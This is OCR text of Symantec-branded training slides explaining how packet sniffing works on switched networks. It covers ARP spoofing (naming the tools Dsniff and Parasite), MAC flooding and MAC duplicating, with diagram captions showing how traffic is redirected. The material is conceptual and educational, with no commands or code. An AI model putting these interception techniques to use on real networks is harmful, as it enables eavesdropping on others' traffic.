
symantec.

What else can I do…?
Packet Sniffers – Switched network abuse

- **ARP (Address Resolution Protocol) Spoofing (requires ip forwarding to send packets from spoofed system to intended host)**
  - Dsniff – sniffs for specific types of network traffic
  - Parasite – sniffs for ARP requests and sends fake ARP reply.
- **MAC (Machine Address Code) Flooding**
- **MAC (Machine Address Code) Duplicating**

What else can I do…?
Packet Sniffers - ARP Spoofing

System A Sends an ARP packet requesting the MAC address for System C. The switch broadcasts this request.



Switch

Laptop
System A


Computer
System B

Server
System C

symantec.

What else can I do…?
Packet Sniffers - ARP Spoofing


System C replies with its MAC address. System B also replies, spoofing the MAC address.



symantec.

What else can I do…?
Packet Sniffers - ARP Spoofing

When system A send a packet to system C, it now goes to system B. System B then forwards the packet to system C.



Switch

Laptop
System A


Computer
System B

Server
System C

symantec.

What else can I do…?
Packet Sniffers – MAC Flooding


Bogus MAC information is flooded to the switch. Some switches will overflow their internal tables and revert to a hub.



symantec.

What else can I do…?
Packet Sniffers – MAC Duplicating

System B is reconfigured to have MAC address of System C. This is then sent to the switch.



Switch


Laptop
System A

Computer
System B

Server
System C

What else can I do…?
Packet Sniffers – MAC Duplicating

When system A send a packet to system C, it now goes to system C and system B.




symantec.

